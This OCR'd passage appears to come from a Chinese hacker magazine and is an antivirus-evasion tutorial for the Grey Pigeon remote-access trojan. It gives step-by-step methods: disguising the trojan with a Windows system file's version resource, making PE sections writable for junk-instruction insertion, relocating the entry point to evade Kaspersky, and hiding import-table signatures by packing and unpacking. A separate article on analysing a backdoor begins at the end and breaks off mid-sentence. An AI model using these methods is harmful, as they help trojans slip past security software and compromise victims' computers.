


图3

我们还可以让灰鸽子变成系统文件，小菜们是不是感觉这有些不可思议呢，我们先找个系统文件，比如我使用的是XP的自动更新文件wuauclt.exe，如图4。大家看具体的操作，打开restorator，将这个文件和灰鸽子都拖进去，然后把这个系统文件的“版本”这一项拖到灰鸽子那里去，如图5。然后保存修改版本后的灰鸽子，这时我们就会发现灰鸽子已经变成如图6所示的样子了，看哪个小菜还敢删除它？




图4




图5

大家在添加花指令的时候，可能会遇到一些地方不能写入花指令，然后就去加一个区段，网络上的一些教程讲的是每次加花的时候先nop掉，如果不能保存的话就不能加花，我认为这是错误的，因为我们的文件在被pe装载器映射到内存的时候，pe装载器会读取相应节表结构的voffset、vsize和属性，这些值决定了我们映射到内存中的起始偏移、大小还有相应的内存区域的属性，一般我们的程序在被连接器连接的时候都会将数据段设置为data属性，将code代码段设置为可执行属性。其实这些属性无关紧要，我们完全可以自己手动进行更改，比如将所有的属性设置为可读可写可执行等，这样在加花的时候可写的区域就会非常大，也就不用去加区段而使文件的体积增大了。




图6

例如我们要在灰鸽子的某个区域写入花指令，但是发现不能写入，这时候我们可以看看该处所属的区段，然后使用LOARDPE载入，点“区段”，在弹出的窗口中找到该区段（这里我假设区段名为CODE），然后选中CODE点右键，再选择编辑区段，然后点标志后的一个小框框，在弹出的窗口中将“可写入”前面打上勾，然后确定保存即可，如图7，图8，图9，这样我们就会发现在原来的区域可以写入花指令了。





图7



名称	VOffset	VSize	ROffset	RSize	标志
CODE	00001000	000A11E4	00000400	000A1200	60000020
DATA	000A3000	00002BE0	000A1600	00002C00	C0000040
BSS	000A6000	00001F6D	000A4200	00000000	C0000000
.idata	000A8000	000033A2	000A4200	00003400	C0000040
.tls	000AC000	00000014	000A7600	00000000	C0000000
.rdata	000AD000	00000023	000A7600	00000200	50000040
.reloc	000AE000	0000A32C	000A7800	0000A400	50000040
.rsrc	000B9000	0000816C	000B1C00	00008200	50000040

图 8

但是在空白区域写入花指令的免杀效果并不好，因为我们木马的体积比较大，从入口点到最后面零区域的间隔比较远，所以从底部跳到头部由于间隔较远就非常容易出错。在前面我也说过了，把入口点放到代码段的空白区域旁边，对于现在逐渐智能的杀毒软件来说就是明显的病毒特征，在这里我介绍一种方法：中间过渡跳转法。具体方法和零区域加花指令的方法差不多，只是将花指令加在了有用的代码处，将原先的有用代码弄到空白处，我就不进行演示了，只给出具体的方法步骤：首先我们在代码段的中间位置备份部分代码，然后把我们要添加的花指令写进去，写完后再跳到零区域，在这个零区域填入刚才我们备份好的代码。填完后又要跳回填入花指令的后面，总之一句话：把花指令填在代码中间，被花指令覆盖的代码移到零区域去执行，然后又要跳回来，最后把入口点改成花指令的首地址，这样就算完事了。




图 9

以前的花指令只能填到零区域，也就是说入口点一般都比较靠后面，所以有时会被卡巴查杀，但使用这种方法就会使程序入口点变的非常灵活，可以定位在代码段的任何位置，每定位一个新的入口点就是一种新的免杀方案，而且这种方法对付卡巴也非常有效，把入口点放到代码段的中间，是杀毒软件万万想不到的，所以免杀效果也是最好的。同时它也解决了由于跳转太远而致使程序无法运行的缺点，所以这种方法是相当完美的免杀方法，希望大家能够灵活运用。

修改大小写时需要注意的事项：我们可以在一些不重要的 ASCII 字符或者字符串上修改大小写。例如一些消息框的 ASCII：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run。但像一些输出表的函数名，或者一些动态地址获取的函数的名称，这类的就不能修改大小写了，因为不同的大小写的 ASCII 码是不同的。若是不理解的话就请各位小菜记住修改内存特征码时大小写替换的方法是不行的，修改文件特征码时也要视情况而定。

对于定位 dll 文件的内存地址，我们在免杀 DLL 文件时，将定位出来的特征码的物理地址使用 O C 转换为内存地址，再使用 OD 载入，就会看到如图 10 所示的提示。




图 10

这是因为 O C 在计算内存地址的时候是根据文件的镜像基地址，然而使用 ollydbg 载入 DLL 文件时，它的基地址有时会发生变化，这就导致了上述情况的发生，那么该如何计算呢？大家来看我的操作，就以黑洞为例，这是我定位出的特征码“[特征] 0003C3B4_00000002”，使用 OC 转换为内存地址为 43CFB4，而使用 od 打开却是无效内存地址。我们使用 Peditor 打开这个文件，发现入口点为 00042334，镜像基址为 00400000，因为内存地址 = 基值（00400000）+ 偏移，所以这个 dll 文件的入口内存地址就应该为 00442334，我们再使用 ollydbg 载入文件，在出现的框框中点“是”，如图 11。





图 11

这时我们会发现入口的内存地址为 008B2334，如图 12，所以使用 OD 载入时它的基址为 008B2334−00442334=470000（使用 Windows 自带的计算器计算得出的，注意选择 16 进制），那么它在 OD 中的内存地址 = 基值 + 偏移 =470000+0003C3B4=8ACFB4。



地址	HEX 数据	反汇编
008B2334	55	push ebp
008B2335	8BEC	mov ebp,esp
008B2337	83C4 C4	add esp,-3C

图 12

我们在免杀输入表时通常使用输入表函数移位法，也就是把原特征码所在的输入表函数移动到一个新位置，然后再使用 LordPE 这个工具将函数位置重新设定。这种方法不但需要计算，而且也不是把函数移动到任何位置都可以运行的，这个地址是需要尝试的（经验很重要），使用这种方法修改特征码后，一般还要校验和。这里再给大家介绍一种“大面积”免杀输入表函数的方法，就是给待“免杀”的文件加上一个加密输入表的壳，然后我们再脱掉这个壳，紧接着重建输入表，这种方法对于多处输入表函数特征码“免杀”的效果很好，一次脱壳就可以“免杀”所有输入表函数特征码，并且还可以有效预防未来出现的特征码，不过使用这一方法的前提是自己要有一定的脱壳功底。好了，就给大家介绍这些吧，如果大家还有什么更好的免杀方法也希望拿到黑客 X 档案来交流。（本文所涉及到的 C32Asm、LordPE、OLLYDBG、ResHacker 收录到光盘中）

文章难易度：★★★★
文章阅读点：如何利用OD来逆向分析一个程序

和我一起来逆向分析免杀后门

f4u5t

这天睡醒了闲来无事就下了个 360 安全卫士，听说最近 360 和各大杀毒软件闹得沸沸扬扬的，所以就想看看这个免费的软件在杀毒效果上到底如何。使用 360 扫描了一下 C 盘，没想到检测结果却惊出了我一身冷汗，居然扫出了一个坏东西，如图 1。




图 1

我把文件备份了一个出来，使用瑞星和卡巴扫了一下，发现这两个杀毒软件都没有反应，心想这会不会是 360 误报

